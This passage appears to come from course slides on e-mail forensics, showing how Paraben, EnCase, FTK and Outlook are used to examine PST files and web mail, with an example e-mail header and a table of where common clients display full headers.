7. Then find the e-mail located in the E-mail Examiner window



## PST Converter



Paraben's PST Converter reads MS Outlook message folders and exports them to a generic format that Paraben's E-mail Examiner can process. This conversion procedure doesn't affect integrity of the native MS Outlook files.

Use the "Add Files" button to manually search and select .pst files from your disk, or use "Search Disk" to list all .pst files stored on the chosen drive.

Add Files...

Search Disk...

Convert

- ☒ C:\evid\1Q2002.pst
- ☒ C:\evid\1Q2003.pst
- ☒ C:\evid\1Q2004.pst
- ☒ C:\evid\2002archive.pst
- ☒ C:\evid\2003archive.pst
- ☒ C:\evid\2Q2002.pst
- ☒ C:\evid\2Q2003.pst
- ☒ C:\evid\2Q2004.pst
- ☒ C:\evid\3Q2002.pst
- ☒ C:\evid\3Q2003.pst
- ☒ C:\evid\3Q2004.pst
- ☒ C:\evid\4Q2002.pst
- ☒ C:\evid\4Q2003.pst


☒ Include Attachments

Save to:

D:\OUTLOOK FILES\AR-xxxxx012\



# E-mail Examiner Windows




# *Email Artifacts with Encase*

- PST is a binary file structure that is not interpreted correctly without your mounting the file inside of EnCase
- identify Outlook Compressible Encryption (OCE) files in unallocated space using CodePages
- OCE files in your search, you will need to configure the CodePage for OCE
  1. Choose New Keyword
  2. Select Unicode
  3. Go to the CodePage tab
  4. Enable Outlook Compressible Encryption in the list, select Unallocated Clusters in the directory tree for your evidence item before initiating the search



# Accessing PST files in your evidence



# EnCase: file structures and filters

The screenshot displays the EnCase Forensic Edition software interface. The main window is titled "EnCase Forensic Edition" and features a menu bar (File, Edit, View, Tools, Help) and a toolbar with icons for New, Open, Save, Print, Add Device, Search, and Refresh. Below the toolbar, there are tabs for Cases, Bookmarks, Devices, and File Types. The left pane shows a tree view of the file structure for "4Q-2004.pst", including folders like "PST Volume", "Inbox props", "Message store", "name-to-id-map", "Root folder", "Content.Filter", "IPM\_COMMON\_VIEWS", "Search Root", "Top of Personal Folders", "6-Days to a Complete", and "August Calendar". The right pane displays a table of file entries with columns: Name, File Ext, Logical Size, Description, Is Deleted, Entry Modified, and Star Ext. A context menu is open over the table, showing options like "Copy/Untrash...", "Bookmark Files", "Create Hash Set...", "View File Structure", "Send To", "Export...", "Analyze EFS...", "EFS Resources...", "Export Selected Files to i2...", "Show Columns...", "Column", "Sort", and "Select Item". The bottom pane shows a "Filters" section with a tree view of filter types (Mail Files, PST files, OST files, DBX files, IDX files, MBX files) and a code editor displaying a C++ class definition for "MainClass".

EnCase Forensic Edition

File Edit View Tools Help

New Open Save Print Add Device Search Refresh

Cases Bookmarks Devices File Types

Table Report Gallery Timeline

	Name	File Ext	Logical Size	Description	Is Deleted	Entry Modified	Star Ext
<input checked="" type="checkbox"/>	9	pdindex.oab	oab	2,524	File, Archive	06/28/04 12:05:33PM	0D-C33
<input checked="" type="checkbox"/>	10	rdindex.oab	oab	4,120,152	File, Archive	06/28/04 12:05:33PM	0D-C21
<input checked="" type="checkbox"/>	11	tmp1ts.nah	oab	24,463	File, Archive	06/28/04 12:05:33PM	0D-C16
<input checked="" type="checkbox"/>	12	1H2002-2H2002 A...	pst	629,056,5	File, Archive	06/29/04 09:03:42PM	0D-C21
<input checked="" type="checkbox"/>	13	2H-2002.pst	pst			09:03:50PM	0D-C33
<input checked="" type="checkbox"/>	14	anrdex.oab	nah	5		12:05:32PM	0D-C22
<input checked="" type="checkbox"/>	15	browse.oab	oab	1		12:05:32PM	0D-C22
<input checked="" type="checkbox"/>	16	details.oab	oab	8		12:05:32PM	0D-C22
<input checked="" type="checkbox"/>	17	1H-2002.b.pst	pst	8		12:03:03PM	0D-C24
<input checked="" type="checkbox"/>	18	1H-2002.b.zip	zip	5		12:05:32PM	0D-C22

Copy/Untrash...  
Bookmark Files Ctrl-B  
Create Hash Set...  
View File Structure  
Send To  
Export...  
Analyze EFS...  
EFS Resources...  
Export Selected Files to i2...  
Show Columns...  
Column  
Sort  
Select Item Space

Text Hex Picture Disk Report Console Filters Queries Lock

Filters

Mail Files

- PST files
- OST files
- DBX files
- IDX files
- MBX files

```
class MainClass {  
    bool Main(EntryClass entry) {  
        return entry.Extension().Compare("pst.")  
    }  
}
```


Case 1\OUTLOOK FILES\2H-2002.pst



# *Email Artifacts with FTK*

- excellent all-around tool for investigating e-mail files
- strongest features is its ability to create a full text index of large files
  - only one time searching a file, then do not index the file
  - Searching a file more than five times then do indexing
- Timeconsuming
- advantages:
  - ability to read PST and OST archives directly by accessing internal structures.
  - The result is that e-mails are automatically indexed during the import process, making them easy to search quickly, especially across multiple mail stores
- FTK can also take EnCase images directly and create a full text index of the entire file
- no need to break down the PST, the e-mail is readily accessible right after you get the evidence imported

# FTK: decodes mail archive seamlessly, retrieving e-mail



File

Edit

View

Tools

Help

Overview

Explore

Graphics

C-Mail

Search

Bookmark

Email

4Q-2004.pst

Personal Folders

Top of Personal Folders

Deleted Items

outlook.ost

Outlook

Root - Mailbox

IPM\_SUBTR

List all descendants

Full Path

D:\MAIL\FTK FILES\4Q-2004.pst>>Personal Folders>>Top of Personal Folders>>Message0002

D:\OUTLOOK FILES\4Q-2004.pst>>Personal Folders>>Top of Personal Folders>>Message0003

D:\OUTLOOK FILES\4Q-2004.pst>>Personal Folders>>Top of Personal Folders>>Message0004

D:\OUTLOOK FILES\4Q-2004.pst>>Personal Folders>>Top of Personal Folders>>Message0005

D:\OUTLOOK FILES\4Q-2004.pst>>Personal Folders>>Top of Personal Folders>>Message0006

D:\OUTLOOK FILES\4Q-2004.pst>>Personal Folders>>Top of Personal Folders>>Message0007

D:\OUTLOOK FILES\4Q-2004.pst>>Personal Folders>>Top of Personal Folders>>Message0008

D:\OUTLOOK FILES\4Q-2004.pst>>Personal Folders>>Top of Personal Folders>>Message0009

File Type

F-mail Messa

E-mail Messa..

E-mail Messa..

E-mail Messa..

E-mail Messa..

E-mail Messa..

E-mail Messa..

E-mail Messa..

Be determined in achieving your goals...

MessageUU11

Forwarded Message

fwsecret.jpg

fwsecret.jpg

fwsecret.jpg

fwsecret.jpg

fwsecret.jpg

fwsecret.jpg

fwsecret.jpg

fwsecret.jpg

fwsecret.jpg

fwsecret.jpg

38 Listed

0 Checked Total

0 Highlighted

# *Email Artifacts with Outlook*

1. Install and start Microsoft Outlook
2. When the prompt to create another mailbox appears, click No, and then click Continue
3. When Outlook opens, choose File | Data File Management | Add
4. Select the correct file type and follow the prompts
  - Then use the familiar Outlook interface to search the PST as you would normally search any mail through Outlook

## Outlook Data Files

### Data Files

Select a data file  
Open Folder to  
copy these files.

Name

Personal Folders

### New Outlook Data File

Types of storage:

Business Contact Manager Database  
Office Outlook Personal Folders File (.pst)  
Outlook 97-2002 Personal Folders File (.pst)

Description

Provides storage for items and folders. Compatible with Outlook 97, 98, 2000 and 2002.

OK

Cancel

Close

# ***WEB-BASED E-MAIL***

- Yahoo and Hotmail
- Allows users to choose their own e-mail addresses

# *Examining Yahoo! E-mail Artifacts Using FTK*

- Select the Overview tab and then click the Documents button under File Category
- Text does not show up as the source of the message as a hidden field



The screenshot displays a Gmail web interface. On the left, a sidebar shows a folder list with 'INDEX (1)' selected. Below the folders is a sidebar advertisement for a mortgage, stating 'It's Free. Check your Credit.' and '\$300K mortgage for only \$1050/month!'. The main content area shows a list of three email messages. The first message is from 'nash90210@hushmail.com' with subject 'RE: What to take on the trip'. The second and third messages are from 'Dan Wilkins' with subjects 'RE: Plane tickets to Peru' and 'RE: What to take on the trip' respectively.

	Sender	Subject	Date
<input type="checkbox"/>	nash90210@hushmail.com	RE: What to take on the trip	Sun 06
<input type="checkbox"/> ↻	Dan Wilkins	RE: Plane tickets to Peru	Sun 06
<input type="checkbox"/> ↻	Dan Wilkins	RE: What to take on the trip	Sun 06



# *INVESTIGATING E-MAIL HEADERS*

The headers are constructed more or less uniformly across web-hosted and client-based e-mail:

- e-mail addresses of who apparently authored the e-mail and the recipient of the e-mail
- routing information from the point of origin to the final destination
- the type of e-mail client used, the e-mail gateway used, and the names of e-mail attachments

# Examine E-mail Headers

- E-mail headers reveal key information about:
  - the suspect's computer
  - the client used
  - the approximate geographic location of the originating e-mail

# E-mail Header Components

A typical e-mail header might look something like this:

From root Mon Jan 6 04:02:16 2003

Return-Path: <root@fw>

Received: (from root@localhost)

by fw (8.11.6/8.11.6) id h06A2FZ01645

for root; Mon, 6 Jan 2003 04:02:15 -0600

Date: Mon, 6 Jan 2003 04:02:15 -0600

From: root <root@fw>

Message-Id: <200301061002.h06A2FZ01645@fw>

To: root@fw

Subject: LogWatch for fw

X-IMAPbase: 1010645096 1016

Status: RO

X-Status:

X-Keywords:

X-UID: 819.

# Header Locations for Popular Mail Programs

E-mail Client	Location of E-mail Headers
Outlook	Open message and choose View   Options. Headers are in Internet Headers box.
Outlook Express	Select message and press CTRL-F3.
Pine	Press H to view headers. If they are not enabled, go to main menu, press (s)etup, then (c)onfig. Scroll down several lines to Enable-Full-Header-Cmd. Press ENTER. Press (E)xit and (Y)es to save changes. Then press H to display headers.
Netscape Navigator/ Communicator	Click yellow triangle to right of brief message headers to display full headers.
AOL Client	Open e-mail. Find Sent From The Internet (Details). Click Details.
Yahoo!	Open e-mail. Click Full Headers.
Hotmail	From main mail page, choose Options   Mail Display Settings. Select Advanced under Message Headers. Click OK and choose Mail tab to read e-mail with full headers displayed.